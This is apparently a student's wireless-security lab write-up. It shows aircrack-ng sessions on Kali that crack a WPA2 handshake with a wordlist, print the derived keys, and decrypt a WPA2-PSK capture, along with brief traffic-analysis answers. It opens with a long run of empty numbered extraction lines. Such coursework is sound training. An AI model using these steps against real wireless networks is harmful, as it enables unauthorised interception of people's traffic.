[*] 530: 528: 
[*] 531: 529: 
[*] 532: 530: 
[*] 533: 531: 
[*] 534: 532: 
[*] 535: 533: 
[*] 536: 534: 
[*] 537: 535: 
[*] 538: 536: 
[*] 539: 537: 
[*] 540: 538: 
[*] 541: 539: 
[*] 542: 540: 
[*] 543: 541: 
[*] 544: 542: 
[*] 545: 543: 
[*] 546: 544: 
[*] 547: 545: 
[*] 548: 546: 
[*] 549: 547: 
[*] 550: 548: 
[*] 551: 549: 
[*] 552: 550: 
[*] 553: 551: 
[*] 554: 552: 
[*] 555: 553: 
[*] 556: 554: 
[*] 557: 555: 
[*] 558: 556: 
[*] 559: 557: 
[*] 560: 558: 
[*] 561: 559: 
[*] 562: 560: 
[*] 563: 561: 
[*] 564: 562: 
[*] 565: 563: 
[*] 566: 564: 
[*] 567: 565: 
[*] 568: 566: 
[*] 569: 567: 
[*] 570: 568: 
[*] 571: 569: 
[*] 572: 570: 
[*] 573: 571: 
[*] 574: 572: 
[*] 575: 573: 
[*] 576: 574: 
[*] 577: 575: 
[*] 578: 576: 
[*] 579: 577: 
[*] 580: 578: 
[*] 581: 579: 
[*] 582: 580: 
[*] 583: 581: 
[*] 584: 582: 
[*] 585: 583: 
[*] 586: 584: 
[*] 587: 585: 
[*] 588: 586: 
[*] 589: 587: 
[*] 590: 588: 
[*] 591: 589: 
[*] 592: 590: 
[*] 593: 591: 
[*] 594: 592: 
[*] 595: 593: 
[*] 596: 594: 
[*] 597: 595: 
[*] 598: 596: 
[*] 599: 597: 
[*] 600: 598: 
[*] 601: 599: 
[*] 602: 600: 
[*] 603: 601: 
[*] 604: 602: 
[*] 605: 603: 
[*] 606: 604: 
[*] 607: 605: 
[*] 608: 606: 
[*] 609: 607: 
[*] 610: 608: 
[*] 611: 609: 
[*] 612: 610: 
[*] 613: 611: 
[*] 614: 612: 
[*] 615: 613: 
[*] 616: 614: 
[*] 617: 615: 
[*] 618: 616: 
[*] 619: 617: 
[*] 620: 618: 
[*] 621: 619: 
[*] 622: 620: 
[*] 623: 621: 
[*] 624: 622: 
[*] 625: 623: 
[*] 626: 624: 
[*] 627: 625: 
[*] 628: 626: 
[*] 629: 627: 
[*] 630: 628: 
[*] 631: 629: 
[*] 632: 630: 
[*] 633: 631: 
[*] 634: 632: 
[*] 635: 633: 
[*] 636: 634: 
[*] 637: 635: 
[*] 638: 636: 
[*] 639: 637: 
[*] 640: 638: 
[*] 641: 639: 
[*] 642: 640: 
[*] 643: 641: 
[*] 644: 642: 
[*] 645: 643: 
[*] 646: 644: 
[*] 647: 645: 
[*] 648: 646: 
[*] 649: 647: 
[*] 650: 648: 
[*] 651: 649: 
[*] 652: 650: 
[*] 653: 651: 
[*] 654: 652: 
[*] 655: 653: 
[*] 656: 654: 
[*] 657: 655: 
[*] 658: 656: 
[*] 659: 657: 
[*] 660: 658: 
[*] 661: 659: 
[*] 662: 660: 
[*] 663: 661: 
[*] 664: 662: 
[*] 665: 663: 
[*] 666: 664: 
[*] 667: 665: 
[*] 668: 666: 
[*] 669: 667: 
[*] 670: 668: 
[*] 671: 669: 
[*] 672: 670: 
[*] 673: 671: 
[*] 674: 672: 
[*] 675: 673: 
[*] 676: 674: 
[*] 677: 675: 
[*] 678: 676: 
[*] 679: 677: 
[*] 680: 678: 
[*] 681: 679: 
[*] 682: 680: 
[*] 683: 681: 
[*] 684: 682: 
[*] 685: 683: 
[*] 686: 684: 
[*] 687: 685: 
[*] 688: 686: 
[*] 689: 687: 
[*] 690: 688: 
[*] 691: 689: 
[*] 692: 690: 
[*] 693: 691: 
[*] 694: 692: 
[*] 695: 693: 
[*] 696: 694: 
[*] 697: 695: 
[*] 698: 696: 
[*] 699: 697: 
[*] 700: 698: 
[*] 701: 699: 
[*] 702: 700: 
[*] 703: 701: 
[*] 704: 702: 
[*] 705: 703: 
[*] 706: 704: 
[*] 707: 705: 
[*] 708: 706: 
[*] 709: 707: 
[*] 710: 708: 
[*] 711: 709: 
[*] 712: 710: 
[*] 713: 711: 
[*] 714: 712: 
[*] 715: 713: 
[*] 716: 714: 
[*] 717: 715: 
[*] 718: 716: 
[*] 719: 717: 
[*] 720: 718: 
[*] 721: 719: 
[*] 722: 720: 
[*] 723: 721: 
[*] 724: 722: 
[*] 725: 723: 
[*] 726: 724: 
[*] 727: 725: 
[*] 728: 726: 
[*] 729: 727: 
[*] 730: 728: 
[*] 731: 729: 
[*] 732: 730: 
[*] 733: 731: 
[*] 734: 732: 
[*] 735: 733: 
[*] 736: 734: 
[*] 737: 735: 
[*] 738: 736: 
[*] 739: 737: 
[*] 740: 738: 
[*] 741: 739: 
[*] 742: 740: 
[*] 743: 741: 
[*] 744: 742: 
[*] 745: 743: 
[*] 746: 744: 
[*] 747: 745: 
[*] 748: 746: 
[*] 749: 747: 
[*] 750: 748: 
[*] 751: 749: 
[*] 752: 750: 
[*] 753: 751: 
[*] 754: 752: 
[*] 755: 753: 
[*] 756: 754: 
[*] 757: 755: 
[*] 758: 756: 
[*] 759: 757: 
[*] 760: 758: 
[*] 761: 759: 
[*] 762: 760: 
[*] 763: 761: 
[*] 764: 762: 
[*] 765: 763: 
[*] 766: 764: 
[*] 767: 765: 
[*] 768: 766: 
[*] 769: 767: 
[*] 770: 768: 
[*] 771: 769: 
[*] 772: 770: 
[*] 773: 771: 
[*] 774: 772: 
[*] 775: 773: 
[*] 776: 774: 
[*] 777: 775: 
[*] 778: 776: 
[*] 779: 777: 
[*] 780: 778: 
[*] 781: 779: 
[*] 782: 780: 
[*] 783: 781: 
[*] 784: 782: 
[*] 785: 783: 
[*] 786: 784: 
[*] 787: 785: 
[*] 788: 786: 
[*] 789: 787: 
[*] 790: 788: 
[*] 791: 789: 
[*] 792: 790: 
[*] 793: 791: 
[*] 794: 792: 
[*] 795: 793: 
[*] 796: 794: 
[*] 797: 7
```



1c

It's possible there is an issue with the MAC address to cause so many ARP Packets. This is not a normal traffic pattern.


```

root@kali:~/Desktop/Lab Resources/Module 5
[...]
Warning you...
Places
  Master Key : 1 20 64 DE 6A 2E 73 86 96 81 91 BE 8C 1E 32 49 FC
  3B C9 8A 44 BC 2B 6E 94 45 4B BF BF B9 79 FC 3B
  Transient Key : 4B 5D 7F 5E F5 AA 69 76 DB 85 B3 31 FA 2A 65 A4
  C0 A8 D1 4A 95 BC CS 96 65 7A FC A2 44 94 14 51
  EC 9C 42 51 E1 EA BF AE 5F BB 64 11 80 68 70 24
  77 B1 21 A3 2C 1B BC 01 8A 3C BF 1C EC 98 00 00
  EAPOL HMAC : 49 94 2C 92 12 84 8A 66 ED DB 40 8F 10 A5 19 47

root@kali:~/Desktop/Lab Resources/Module 5
[...]
aircrack-ng -w password lab5wpa2-demo.cap -e CCNI
  Total number of stations seen          13
  Total number of packets read          10874
  Total number of WEP data packets      19
  Total number of WPA data packets      2284
  Number of plaintext data packets     7
  Number of decrypted WEP packets      0
  Number of decrypted WPA packets      228
  Number of bad TKIP (WPA) packets     0
  Number of bad CCMP (WPA) packets     0
  Warning: WDS packets detected, but no BSSID specified


root@kali:~/Desktop/Lab Resources/Module 5
[...]

```



2c

There is significantly more TCP packets in this traffic capture, and much less ARP packets.



```
root@kali:~/Desktop/Lab Resources/Module 5# aircrack-ng -r linkinpark WPA2-PSK-01.cap
You must also specify the ESSID (-e).
"aircrack-ng --help" for help.

root@kali:~/Desktop/Lab Resources/Module 5# aircrack-ng -r linkinpark WPA2-PSK-01.cap -e CyberPHY
Total number of stations seen      5
Total number of packets read      4225
Total number of WEP data packets  0
Total number of WPA data packets  645
Number of plaintext data packets 8
Number of WEP encrypted packets  0
Number of Corrected WEP packets  0
Number of decrypted WPA packets  523
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets  0
```

## 1D

I found my file using an online md5 hash generator - 9 - Then I used aircrack to find the password of linkinpark, as well as the essid, plugged that all into aircrack to decrypt.

## 2D

It appears that the user visited a number of websites or was constructing a website themselves based on the ui and other headers. There is a lot of handshake agreements, with the majority of the packets being syn or ack. Looking in statistics this supports that as the majority of the packets are TCP packets. Towards the end of the traffic it looks like the user gave up on whatever website they were on. Instead swapping to primarily UDP traffic which makes up about the last 30% of the traffic. Sending data all over the place.